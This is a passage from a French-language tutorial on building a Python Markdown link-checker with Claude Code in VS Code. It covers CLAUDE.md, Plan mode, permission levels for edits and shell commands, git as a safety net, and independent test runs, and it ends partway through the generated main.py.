
La première étape n'implique pas encore Claude Code. On initialise le projet avec `uv`, l'outil de gestion de projets Python que nous avons vu dans le module 2 :

```
$ uv init md-link-check
$ cd md-link-check
```


Cette commande crée la structure de base : un fichier `pyproject.toml` pour les métadonnées et les dépendances, un `README.md`, et un `hello.py` de démarrage. C'est à partir de ce squelette qu'on va ouvrir VS Code et lancer Claude Code.

Étape 1 : initialiser et décrire l'intention.

La première chose à faire dans l'extension VS Code est la même que dans la démo CLI : taper `/init`. L'agent analyse le squelette du projet et génère un `CLAUDE.md` initial. Avant d'écrire le fichier, il demande la permission, exactement comme on l'a vu avec Requests. On choisit "Yes, allow all edits this session" pour ne pas avoir à confirmer chaque modification pendant le reste de la démonstration.




Le `CLAUDE.md` généré est minimal : il décrit la structure de base du projet. C'est maintenant qu'on l'édite manuellement pour y ajouter l'intention de l'outil : ce qu'il doit faire, les choix techniques (bibliothèque `requests`, tests avec `pytest`), le format de sortie attendu. Cette étape est importante : on écrit la spécification dans le dépôt, versionnée avec git, plutôt que de tout expliquer dans le chat à chaque session. La section ajoutée est mise en évidence dans le screenshot — quatre points qui décrivent précisément le comportement attendu, plus une ligne sur les choix techniques.



Étape 2 : planifier avant d'implémenter.


Avant d'envoyer la demande d'implémentation, on bascule en **Plan mode** via le menu des modes dans le panneau Claude Code. Ce mode a un comportement distinct des deux autres options disponibles : "Ask before edits" demande une approbation avant chaque modification individuelle, "Edit automatically" applique les changements sans confirmation, et "Plan mode" ne touche à aucun fichier — il se contente d'explorer le code et de produire un plan complet avant d'agir. C'est l'équivalent de demander à un développeur de réfléchir à voix haute avant de commencer à taper.



Une fois le mode activé, on envoie simplement :


```
Implémente le projet tel que décrit dans CLAUDE.md
```

L'agent relit `CLAUDE.md` et produit un plan complet — sans toucher à aucun fichier.




Le plan est structuré en trois sections. D'abord le contexte : l'agent confirme sa compréhension du projet en résumant ce qu'il a lu dans `CLAUDE.md`. Ensuite les fichiers concernés : `main.py` à créer avec les fonctions `extract_links()`, `check_url()` et `check_file()`, un fichier de tests `test_main.py`, et `pyproject.toml` à mettre à jour pour ajouter `requests` et `pytest` comme dépendances. Enfin la vérification : comment lancer les tests après l'implémentation. La boîte en bas de l'écran demande si on accepte ce plan, avec trois options — accepter et continuer automatiquement, accepter et demander confirmation avant chaque modification, ou ne pas retenir le plan. C'est un deuxième niveau de contrôle : on a validé le plan de haut niveau, et on peut encore choisir le degré de supervision pour l'exécution. On choisit "Yes, and auto-accept" : le plan a été relu et approuvé, on peut maintenant faire confiance à l'agent pour l'exécuter.

Même avec ce choix, l'agent ne peut pas exécuter une commande shell sans demander la permission. Avant d'installer les dépendances, il s'arrête et affiche la commande exacte qu'il s'apprête à lancer : `uv add requests && uv add --dev pytest`. On peut l'approuver, l'autoriser pour toutes les commandes `uv add` du projet, ou la refuser. Cette distinction est importante : les modifications de fichiers (écriture de code) et l'exécution de commandes shell sont deux niveaux de permissions séparés. Écrire du code dans un fichier est réversible avec git ; exécuter une commande shell peut avoir des effets plus larges sur l'environnement.




C'est aussi le bon moment pour penser à git. Dans un workflow assisté par IA, git joue un rôle de mécanisme de contrôle supplémentaire : il rend les changements de l'agent explicites et traçables, permet de voir exactement ce qui a été modifié via `git diff`, et offre un filet de sécurité complet — si l'agent fait quelque chose d'inattendu, un `git checkout` ou un `git reset` suffit à revenir à l'état précédent. Plusieurs workflows sont possibles. On peut gérer git entièrement soi-même : committer avant de laisser l'agent agir, puis committer après avoir relu le diff, ce qui donne un historique propre où chaque commit représente un changement compris et validé. On peut aussi laisser l'agent gérer les commits lui-même, en lui demandant de committer après chaque étape. Ou encore adopter un mix des deux, selon le contexte : laisser l'agent plus d'autonomie pour une tâche bien délimitée, reprendre le contrôle pour des modifications sensibles. Le bon workflow dépend du degré de supervision qu'on cherche à maintenir, mais le principe reste le même : git est ce qui transforme "l'IA a modifié des fichiers" en "voici exactement ce qui a changé, et pourquoi".

L'agent exécute ensuite le plan étape par étape : il crée `main.py` avec les trois fonctions, crée le fichier de tests, met à jour `pyproject.toml` pour ajouter les dépendances. Pour chaque modification de fichier, le diff apparaît directement dans l'éditeur. Une fois les fichiers écrits, l'agent demande à lancer les tests avec `uv run pytest tests/ -v` — on choisit d'autoriser toutes les commandes `uv run` pour le projet, et l'agent conclut en vérifiant que tout passe.




Une fois la permission accordée, l'agent installe les dépendances, écrit les fichiers et lance les tests. Le screenshot suivant montre le résumé complet de la session : les commandes exécutées, le diff de `pyproject.toml` avec les nouvelles dépendances en vert, et en bas la confirmation que tous les tests passent.



Étape 3 : vérifier par soi-même.

L'agent a lancé les tests de son côté, mais rien n'empêche de les relancer indépendamment dans le terminal intégré de VS Code — hors de Claude Code, directement dans le shell. C'est un geste simple mais important, à plusieurs titres. D'abord, il rappelle que l'agent et le développeur partagent le même environnement : les tests ne sont pas "les tests de l'IA", ils sont les tests du projet. Ensuite, et c'est peut-être plus subtil, ce geste préserve la sensation de contrôle. Dans un flux où l'agent écrit les fichiers, installe les dépendances et lance les tests à votre place, il est facile d'avoir l'impression de ne faire que regarder. Relancer les tests soi-même, même si le résultat est identique, change la


posture : on vérifie, on valide, on reste acteur. On voit ici à la fois le code généré dans l'éditeur et la sortie de `uv run pytest` dans le terminal — tous les tests passent.



Étape 4 : tester et valider les choix de l'agent.

Avant de relire le code, on teste l'outil sur un fichier Markdown minimal qui contient un lien valide, un lien cassé et une image :

```
$ echo "Voici [Google](https://google.com) et [un lien cassé](https://exemple-
inexistant-xyz.com) et ![logo](https://google.com/logo.png)" > test.md
$ uv run main.py test.md
[OK    ] test.md | Google | https://google.com | 200
[BROKEN] test.md | un lien cassé | https://exemple-inexistant-xyz.com | HTTPSConnectionPool(host=
inexistant-xyz.com', port=443): Max retries exceeded with url: / (Caused by NameResolutionError("
inexistant-xyz.com', port=443): Failed to resolve 'exemple-inexistant-xyz.com' ([Errno 8] nodenam
```



```python
import re
import sys
import requests


def extract_links(text: str) -> list[tuple[str, str]]:
    return re.findall(r"(?<!!)\[([^\]]+)\]\((https?://[^)]+)\)", text)


def check_url(url: str) -> tuple[bool, str]:
    try:
        response = requests.head(url, timeout=5, allow_redirects=True)
        ok = response.status_code < 400
        return ok, str(response.status_code)
    except requests.RequestException as e:
        return False, str(e)


def check_file(filepath: str) -> None:
    with open(filepath) as f:
        text = f.read()
